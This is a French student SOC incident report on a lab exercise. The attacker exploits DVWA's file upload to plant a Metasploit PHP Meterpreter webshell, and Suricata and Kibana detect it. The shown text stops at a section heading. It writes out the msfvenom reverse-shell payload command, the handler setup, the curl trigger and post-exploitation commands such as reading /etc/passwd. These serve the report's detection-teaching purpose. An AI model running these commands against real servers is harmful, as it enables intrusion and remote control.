

UNIVERSITÉ HASSAN 1^{er}
FACULTÉ DES SCIENCES ET TECHNIQUES

**Rapport d'incident SOC : Détection
d'exploitation web via Metasploit via
Suricata et ELK Stack – Lab du 07 mai 2026**

Réalisé par :

Meryem Jarti

Encadré par :

Pr. Chaimae Azroumahli

Année universitaire : 2025 – 2026

Table des matières

Table des figures	3
Table des tableaux.....	3
1. Résumé exécutif :	4
2. Chronologie de l'incident (Timeline) :	5
2.1. Phase de préparation (avant 15:48)	6
2.2. Phase de reconnaissance :	7
2.3. Génération du payload Meterpreter : 15:52	8
2.4. Phase de livraison : Upload du webshell.....	8
2.5. Déclenchement du Reverse Shell et session Meterpreter : 16:39	9
2.6. Post-exploitation : 16:40	10
3. Analyse du Dashboard Kibana – Visualisation SOC :	12
3.1. Visualisation 1 : Compteur global d'alertes (KPI)	12
3.2. Visualisation 2 : Évolution temporelle des alertes	14
3.3. Visualisation 3 : Top signatures déclenchées.....	14
3.4. Visualisation 5 : Types d'attaques (bar chart).....	16
3.5. Visualisation 6 : Top ports ciblés.....	17
4. Analyse des logs Suricata – fast.log	18
5. Analyse Kibana Discover – EVE.JSON	19
6. Résumé des indicateurs de compromission (IoC)	21
7. Recommandations de remédiation :	22
Conclusion :	24

Table des figures

Figure 1 Topologie du laboratoire.....	4
Figure 2 Dashboard Kibana avant l'attaque (baseline).....	6
Figure 3 Reconnaissance – Commande nmap	7
Figure 4 Génération du payload PHP avec msfvenom.....	8
Figure 5 Upload du fichier shell.php via DVWA File Upload.....	9
Figure 6 Configuration du listener	10
Figure 7 Session Meterpreter ouverte avec succès.....	10
Figure 8 Post-exploitation – cat /etc/passwd, ls /home	11
Figure 9 Post-exploitation – shell système ss -tnp.....	12
Figure 10 KPI Kibana – Total des alertes (97)	13
Figure 11 Graphique temporel – Pic brutal d'alertes à partir de 16h39	14
Figure 12 Top signatures déclenchées	14
Figure 13 Diagramme circulaire – Top sources IP	16
Figure 14 Histogramme – Types d'attaques détectées.....	17
Figure 15 Top ports ciblés	17
Figure 16 Extrait du fichier fast.log de Suricata	18
Figure 17 Extrait EVE.JSON – Alerte Meterpreter PHP Stager	20

Table des tableaux

Tableau 1 Chronologie complète de l'attaque.....	5
Tableau 2 Alertes Suricata déclenchées durant l'attaque	15
Tableau 3 Répartition des alertes par IP source	15
Tableau 4 Indicateurs de compromission (IoC)	21

1. Résumé exécutif :

Dans le cadre d'un exercice pratique de cybersécurité en environnement de laboratoire, une simulation d'attaque web complète a été réalisée le 07 mai 2026. L'attaque a été détectée et enregistrée en temps réel par le système IDS Suricata, puis visualisée dans le SIEM Kibana.

L'attaquant, opérant depuis la machine Kali Linux (192.168.10.10), a commencé par une phase de reconnaissance réseau avec Nmap, puis a exploité une vulnérabilité de type File Upload sur l'application DVWA hébergée sur le serveur cible (192.168.10.20). Cette vulnérabilité lui a permis de déposer un fichier PHP malveillant (webshell), qui a ensuite établi une connexion inverse (reverse shell) vers la machine attaquante via Metasploit Meterpreter sur le port TCP 4444.




Figure 1 Topologie du laboratoire

L'analyse des signatures déclenchées, des IPs sources et des ports ciblés confirme sans ambiguïté une attaque de type Intrusion Web avec Command & Control, correspondant à la phase 4 de la Cyber Kill Chain (Lockheed Martin) : Exploitation, avec franchissement vers la phase 5 : Installation (webshell persistant déposé sur le serveur). Un accès shell complet sur la machine cible a été obtenu avec les privilèges du compte www-data (UID 33).

2. Chronologie de l'incident (Timeline) :

Tableau 1 Chronologie complète de l'attaque

Heure réelle (captures)	Phase	Action	Indicateur
11:15:56 UTC	Préparation	Connexion SSH sur VM2, login confirmé	Welcome to Ubuntu 22.04.5 LTS
11:19:25 UTC	Préparation	Apache démarré et actif	systemctl status apache2 — active (running)
12:43 +01	Reconnaissance	Scan Nmap -sV -sC -O 192.168.10.20	Ports 22 et 80 découverts, DVWA identifié
12:44 +01	Reconnaissance	Scan http-enum port 80	/DVWA/ et /DVWA/login.php détectés
Avant 15:48	Préparation	Génération payload msfvenom, upload shell.php, configuration listener	shell.php créé, uploadé, listener actif
15:48:47	Alerte IDS	HTTP POST Login — Brute Force HTTP potentiel	SID 1000003 — tentatives login DVWA
15:55:57 +0100	Exploitation	Session Meterpreter ouverte	192.168.10.10:4444 → 192.168.10.20:34726
15:55:57 +0100	Post-exploitation	sysinfo, getuid, cat /etc/passwd, ls /home	www-data, Ubuntu 5.15.0-173
16:39:46	Alerte IDS massive	ET EXPLOIT Metasploit Meterpreter PHP Stager	SID 2027865 — début du flux d'alertes

16:39:56	Alerte IDS	ET WEB_SERVER DVWA File Upload Attempt	SID 2002911
16:43:00	Dernière alerte visible	ET EXPLOIT Metasploit Meterpreter PHP Stager	SID 2027865 — dernier paquet loggué

2.1. Phase de préparation (avant 15:48)

Avant le début de l'attaque, le dashboard Kibana affichait seulement 2 alertes sur les 15 dernières minutes, ce qui correspond à un trafic réseau quasi nul (quelques tentatives de login HTTP détectées lors de tests précédents).




Figure 2 Dashboard Kibana avant l'attaque (baseline)

Lecture analyste : Ce baseline est indispensable. Il montre l'état normal du réseau avant toute activité suspecte. Sans baseline, il est impossible de savoir si une anomalie est réelle ou normale. C'est la base de toute stratégie de surveillance dans un SOC.

Durant cette phase de préparation, l'application DVWA a été installée et configurée sur la machine cible (VM2) : installation Apache, MariaDB, PHP, clonage de DVWA depuis GitHub, configuration de la base de données et mise du niveau de sécurité à LOW. Le niveau LOW désactive toutes les protections côté serveur, ce qui est indispensable pour permettre à Metasploit d'exploiter les vulnérabilités sans être bloqué par des contrôles de sécurité applicatifs.

2.2. Phase de reconnaissance :

Avant d'utiliser Metasploit, l'attaquant a d'abord cartographié les services disponibles sur la cible avec deux scans Nmap :

Scan principal :

```
nmap -sV -sC -O 192.168.10.20
```

Résultat :

- Port 22/tcp ouvert → OpenSSH 8.9p1 Ubuntu
- Port 80/tcp ouvert → Apache httpd 2.4.52 (Ubuntu)
- Application détectée : DVWA (Damn Vulnerable Web Application)
- OS : Linux 4.15 – 5.8

Scan web ciblé :

```
nmap -sV -p 80 --script http-enum 192.168.10.20
```

```
(root@kali)-[~]
# nmap -sV -p 80 --script http-enum 192.168.10.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-07 12:44 +01
Nmap scan report for 192.168.10.20
Host is up (0.00065s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-enum:
|_ /login.php: Possible admin folder
MAC Address: 08:00:27:8A:67:73 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.92 seconds
```

Figure 3 Reconnaissance – Commande nmap

Résultat : le répertoire /DVWA/ et la page /DVWA/login.php ont été identifiés.

Analyse : La reconnaissance Nmap a fourni toutes les informations nécessaires à la planification de l'attaque : le système d'exploitation Linux oriente le choix du payload Meterpreter, Apache avec PHP confirme que les fichiers .php uploadés seront exécutés par le serveur, et la détection de DVWA identifie précisément la cible applicative et la vulnérabilité à exploiter.


2.3. Génération du payload Meterpreter : 15:52

L'attaquant a utilisé **msfvenom** pour créer un fichier PHP malveillant. Ce fichier, une fois exécuté sur le serveur cible, va rappeler automatiquement la machine attaquante et ouvrir un canal de contrôle.

Commande exécutée :

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.10.10 LPORT=4444 -f raw > /tmp/shell.php
```

Résultat : fichier **shell.php** de 1112 bytes généré sur /tmp/ de la machine Kali.



```
msf6 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.10.10 LPORT=4444 -f raw > /tmp/shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.10.10 LPORT=4444 -f raw > /tmp/shell.php

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
```

Figure 4 Génération du payload PHP avec msfvenom

Analyse : Le payload `php/meterpreter/reverse_tcp` génère un fichier PHP qui, lorsqu'il est exécuté par un serveur Apache/PHP, établit une connexion TCP sortante (reverse) vers la machine attaquante sur le port 4444. On parle de "reverse" shell parce que c'est la machine cible qui appelle la machine attaquante, et non l'inverse — ce qui permet de contourner les éventuels pare-feux qui bloqueraient les connexions entrantes vers la cible mais autoriseraient les connexions sortantes.

Le paramètre `LHOST=192.168.10.10` indique à la cible l'adresse IP vers laquelle rappeler, et `LPORT=4444` est le port sur lequel la machine attaquante écoutera.

2.4. Phase de livraison : Upload du webshell

L'attaquant s'est connecté à DVWA avec les identifiants par défaut (admin/password), a navigué vers la section File Upload, et a uploadé le fichier `shell.php` directement.



Figure 5 Upload du fichier shell.php via DVWA File Upload

Analyse : La vulnérabilité exploitée ici est la CWE-434 Unrestricted Upload of File with Dangerous Type. Elle est classée CVSS 9.8 (Critique). L'absence totale de contrôle d'extension et de type MIME côté serveur permet à n'importe quel fichier exécutable d'être déposé dans un répertoire web public. Un fichier .php uploadé est ensuite directement servi et exécuté par Apache dès qu'un client HTTP y accède. C'est l'une des vulnérabilités les plus graves du Top 10 OWASP.

Impact SOC : Dès cet instant, un webshell persistant est présent sur le serveur. Même si l'attaquant ferme sa session Metasploit, le fichier shell.php reste accessible sur le serveur et peut être ré-activé à tout moment. La suppression du fichier doit donc faire partie des premières actions de remédiation.

2.5. Déclenchement du Reverse Shell et session Meterpreter : 16:39

Avant de déclencher le reverse shell, le listener Metasploit a été configuré sur la machine Kali pour attendre la connexion entrante de la cible.

Configuration du listener dans msfconsole :

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.10
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > run
```

```
msf6 exploit(multi/handler) > show options

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.10.10   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
```

Figure 6 Configuration du listener

L'accès au fichier uploadé via le navigateur ou curl a ensuite déclenché l'exécution du payload :

```
curl http://192.168.10.20/DVWA/hackable/uploads/shell.php
```

Résultat dans la console Metasploit :

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.10:4444
[*] Sending stage (40004 bytes) to 192.168.10.20
[*] Meterpreter session 1 opened (192.168.10.10:4444 → 192.168.10.20:34726) at 2026-05-07 15:55:57 +0100

meterpreter > █
```

Figure 7 Session Meterpreter ouverte avec succès

Analyse : Le simple fait d'accéder à l'URL du fichier PHP via HTTP suffit à déclencher l'exécution du payload par Apache. La cible établit alors automatiquement une connexion TCP sortante vers le port 4444 de l'attaquant. Metasploit envoie alors le stage Meterpreter complet (40004 bytes) à la cible, qui l'exécute en mémoire. La session Meterpreter est alors pleinement opérationnelle : l'attaquant dispose d'un accès interactif au système cible.

2.6. Post-exploitation : 16:40

Une fois la session Meterpreter ouverte, l'attaquant a effectué une série de commandes d'exploration du système.

Informations système collectées :

```
meterpreter > sysinfo
Computer : ubuntu
OS : Linux ubuntu 5.15.0-173-generic #183-Ubuntu SMP
Architecture: x64
Meterpreter : php/linux

meterpreter > getuid
Server username: www-data

meterpreter > pwd
/var/www/html/DVWA/hackable/uploads
```

Navigation dans le système de fichiers :

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
```

```
meterpreter > ls /home
Listing: /home
Mode                Size  Type  Last modified      Name
040750/rwxr-x---  4096  dir   2026-05-07 13:18:08 +0100  rsi
040750/rwxr-x---  4096  dir   2026-05-05 14:52:10 +0100  testeur
040750/rwxr-x---  4096  dir   2026-05-05 18:34:31 +0100  user
```

Figure 8 Post-exploitation – cat /etc/passwd, ls /home

Passage en shell système et vérifications :

```
meterpreter > shell
Process 1187 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -r
5.15.0-173-generic

ss -tnp
State Recv-Q Send-Q           Local Address:Port           Peer Address:Port Process
ESTAB  0          0      192.168.10.20:34726           192.168.10.10:4444 users:((("ss",pid=1194,
fd=13),("sh",pid=1188,fd=13),("sh",pid=1187,fd=13))
ESTAB  0          0  [::ffff:192.168.10.20]:80    [::ffff:192.168.10.10]:38860
```

Figure 9 Post-exploitation – shell système ss -tnp

Analyse : L'accès est obtenu avec les privilèges du compte www-data (UID 33), le compte sous lequel tourne Apache. Ce compte n'a pas accès à sudo, ce qui limite l'escalade de privilèges directe. Cependant, l'attaquant a pu lire le fichier /etc/passwd (liste complète des utilisateurs du système), connaître l'arborescence des répertoires personnels (rsi, testeur, user), et confirmer que la connexion Meterpreter est bien établie et visible via ss -tnp : la connexion 192.168.10.20:34726 → 192.168.10.10:4444 est l'indicateur typique d'un reverse shell actif. Dans un contexte réel, c'est précisément ce type d'entrée dans la table des connexions réseau qui permettrait à un analyste SOC de confirmer une compromission active sur le système.

3. Analyse du Dashboard Kibana – Visualisation SOC :

3.1. Visualisation 1 : Compteur global d'alertes (KPI)

Valeur observée : 97 alertes (fenêtre des 15 dernières minutes au moment de l'exercice)



Figure 10 KPI Kibana – Total des alertes (97)

Le compteur global affiché dans le panneau "SOC – Total alertes" indique 97 enregistrements sur la fenêtre de l'exercice. Avant l'attaque, ce compteur affichait seulement 2 alertes résiduelles. Le passage de 2 à 97 alertes en quelques minutes est un signal d'alerte majeur et immédiatement visible depuis le dashboard.

Interprétation analyste : Un volume de 97 alertes concentrées sur une fenêtre de moins de 15 minutes est totalement incohérent avec un trafic réseau normal dans un lab en état de repos. Dans un environnement réel, ce pic brutal déclencherait immédiatement une escalade P1 (Critical) vers un analyste de niveau 2, l'ouverture d'un ticket d'incident prioritaire et l'isolation de la machine source.

3.2. Visualisation 2 : Évolution temporelle des alertes




Figure 11 Graphique temporel – Pic brutal d'alertes à partir de 16h39

Le graphique temporel "Suricata – Alertes dans le temps" montre une ligne quasi plate avant 16h39, puis un pic soudain et massif à partir du moment où la session Meterpreter est établie. Contrairement à l'attaque Nmap (pic concentré sur quelques minutes) ou à l'attaque Hydra (deux pics courts), ce graphique présente un profil différent : le pic dure dans le temps, car le trafic Meterpreter est continu tant que la session reste ouverte.

Ce comportement ressemble à un canal Command & Control (C2), c'est-à-dire une communication continue entre la machine attaquée et l'attaquant, ce qui génère des alertes répétées presque en continu.

3.3. Visualisation 3 : Top signatures déclenchées

Données Kibana observées :

SOC - Top signatures	
Top 10 values of alert.signature.keyword	Count of records
ET EXPLOIT Metasploit Meterpreter PHP Stager	92
ET INFO HTTP POST contains pass= in cleartext	4
ET WEB_SERVER DVWA File Upload Attempt	1

Figure 12 Top signatures déclenchées

Tableau 2 Alertes Suricata déclenchées durant l'attaque

SID	Signature	Catégorie	Sévérité	Source règle
2027865	ET EXPLOIT Metasploit Meterpreter PHP Stager	Attempted User Privilege Gain	3	ET/Open
2012887	ET INFO HTTP POST contains pass= in cleartext	Potential Corporate Privacy Violation	1	ET/Open
2002911	ET WEB_SERVER DVWA File Upload Attempt	Web Application Attack	3	ET/Open

Interprétation : L'élément le plus visible dans ce dashboard est la forte présence de la signature « ET EXPLOIT Metasploit Meterpreter PHP Stager », avec 92 alertes sur un total de 97. Contrairement aux attaques précédentes où plusieurs signatures apparaissaient avec des volumes proches, ici une seule signature représente presque toutes les alertes (95 %). Cela s'explique par le fonctionnement de Meterpreter : la communication entre l'attaquant et la machine cible reste active en continu, ce qui génère régulièrement de petits échanges TCP. Chaque échange déclenche une alerte Suricata.

Les règles Emerging Threats Open ont donc réussi à détecter correctement ce trafic malveillant sans avoir besoin d'ajouter des règles personnalisées.

La présence de la signature ET WEB_SERVER DVWA File Upload Attempt confirme que Suricata a bien détecté le moment exact de l'upload du webshell.

Visualisation 4 : Top Sources IP (Pie chart)

Données Kibana observées :

Tableau 3 Répartition des alertes par IP source

IP Source	Part
192.168.10.10 (Kali – Attaquant)	100%




Figure 13 Diagramme circulaire – Top sources IP

La totalité des alertes de cet exercice provient d'une seule adresse IP : 192.168.10.10. Le diagramme circulaire affiche 100% pour cette IP, sans aucune autre source. C'est un indicateur d'attribution immédiat et sans ambiguïté.

Ce résultat est différent des exercices précédents (Nmap : 88.89% / 11.11%, Hydra : 90.91%) car dans cette attaque, l'ensemble du trafic détecté y compris le trafic Meterpreter est initié ou relayé depuis la machine Kali. Dans un contexte réel de SOC, une IP représentant 100% du volume d'alertes sur une courte fenêtre temporelle est un signal d'alerte critique qui justifie un blocage immédiat au niveau du pare-feu.

3.4. Visualisation 5 : Types d'attaques (bar chart)

La visualisation "Suricata – Types d'attaques" montre une barre dominante et nettement plus haute que les autres, correspondant à la signature ET EXPLOIT Metasploit Meterpreter PHP Stager avec 92 occurrences, suivie de très loin par les alertes HTTP POST (4 occurrences) et l'alerte DVWA File Upload (1 occurrence).




Figure 14 Histogramme – Types d'attaques détectées

La visualisation confirme graphiquement ce que la table des signatures montre : l'attaque est dominée par le trafic Meterpreter (canal C2), avec une seule alerte d'upload qui marque le point de départ de la compromission.

3.5. Visualisation 6 : Top ports ciblés




Figure 15 Top ports ciblés

Interprétation : Le port dominant dans ce dashboard n'est pas un port de service standard (22, 80, 443) mais un port éphémère côté cible (37470) correspondant à la connexion Meterpreter. Cela illustre le fonctionnement du reverse shell : c'est la cible qui initie la connexion sortante depuis un port aléatoire vers le port 4444 de l'attaquant. Le fait que ce port domine complètement les alertes confirme que le canal de communication

Meterpreter a été actif pendant plusieurs minutes, générant un flux continu de paquets détectés par Suricata.

4. Analyse des logs Suricata – fast.log

